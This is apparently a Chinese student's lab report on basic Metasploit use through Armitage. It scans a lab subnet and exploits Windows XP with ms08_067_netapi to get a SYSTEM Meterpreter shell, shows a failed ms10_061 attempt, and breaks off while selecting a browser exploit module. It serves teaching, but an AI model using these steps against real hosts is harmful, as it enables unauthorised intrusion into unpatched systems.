
2018-2019-2 《网络对抗技术》Exp5 MSF基础应用 Week7-8 20165233
Exp5 MSF基础应用
目录
一、基础问题
二、攻击实例
(失败的攻击之后会慢慢补充进来...)
四、实验总结
一、基础问题
用自己的话解释什么是exploit,payload,encode
exploit是渗透攻击,说白了就是:攻击者利用系统、应用或服务中的安全漏洞去进行攻击。
payload直译过来叫载荷,是目标系统在被渗透攻击之后去执行的代码。例如,之前做过的几个实验都利用反弹式shell来在攻击主机与受害主机之间创建连接。
encode是对payload中的代码进行变形,以达到免杀目的的编码。
二、攻击实例
实验点一:主动攻击
ms08_067_netapi
靶机:Windows XP SP2 (English)

- 首先在kali终端上输入
/etc/init.d/postgresql start,启动postgresql服务。

- 输入
armitage启动Armitage。

- 根据已知信息推导出目标主机所在网段的IP,扫描目标网段完整信息,确认目标网络拓扑结构以实施网络侦查。依次选择
Hosts->Nmap Scan->Quick Scan(OS detect)。

- 填写靶机所在网段
172.20.10.0/24。
- 扫描得出所有该网段的虚拟机。

- 选中靶机
172.20.10.2,右键选择Services,查看靶机上开启的服务。


- 选中靶机
172.20.10.2,右键选择Scan,Armitage会调用Metasploit的漏洞扫描模块,定向扫描靶机,寻找存在的漏洞,为下一步确定攻击方法提供参考依据。

- 利用上一步中漏洞扫描得到的漏洞信息,自动搜索Metasploit攻击模块库,寻找合适的攻击模块。选中靶机
172.20.10.2,依次选择菜单栏Attacks->Find Attacks,Armitage会开始自动搜索寻找合适的攻击模块。

搜索完成。
在利用Armitage完成对靶机的攻击模块自动化搜索以后,选中
172.20.10.2主机右键可以发现多了Attack菜单。依次选择Attack->smb->ms08_067_netapi菜单,选择smb漏洞下的ms08_067漏洞对XP靶机进行攻击(也可以在Armitage左侧树型目录下依次选择exploit->windows->smb->ms08_067_netapi找到该漏洞)。

在弹出的攻击配置对话框中配置LHOST/RHOST、LPORT/RPORT等信息,Targets处配置靶机的系统(一般默认自动检测靶机系统),勾选Use a reverse connection,点击Launch开始攻击。
Armitage会进行一系列自动化攻击!攻击完成后,会看到靶机被红色闪电围绕,证明攻击成功。


- Armitage会自动建立一个驻留在内存的shellcode即Meterpreter。在攻击成功的靶机上右键选择
Meterpreter 1->Interact->Command Shell,输入dir命令查看靶机C:\WINDOWS\system32目录下的系统文件。


- 在攻击成功的靶机上右键选择
Meterpreter 1->Interact->Meterpreter Shell,输入getuid命令查看靶机当前用户的权限是SYSTEM权限。
ms10_061_spoolss
靶机:Windows 7
- 还是依次选择
Attack->smb->ms10_061_spoolss菜单

- 在弹出的攻击配置对话框中配置


- 结果是会话未建立,攻击不成功...
实验点二:针对浏览器的攻击
ms14_064_ole_code_execution
靶机:Windows XP SP2 (English)

使用漏洞
use windows/browser/ms14_064_ole_code_execution选择攻击载荷
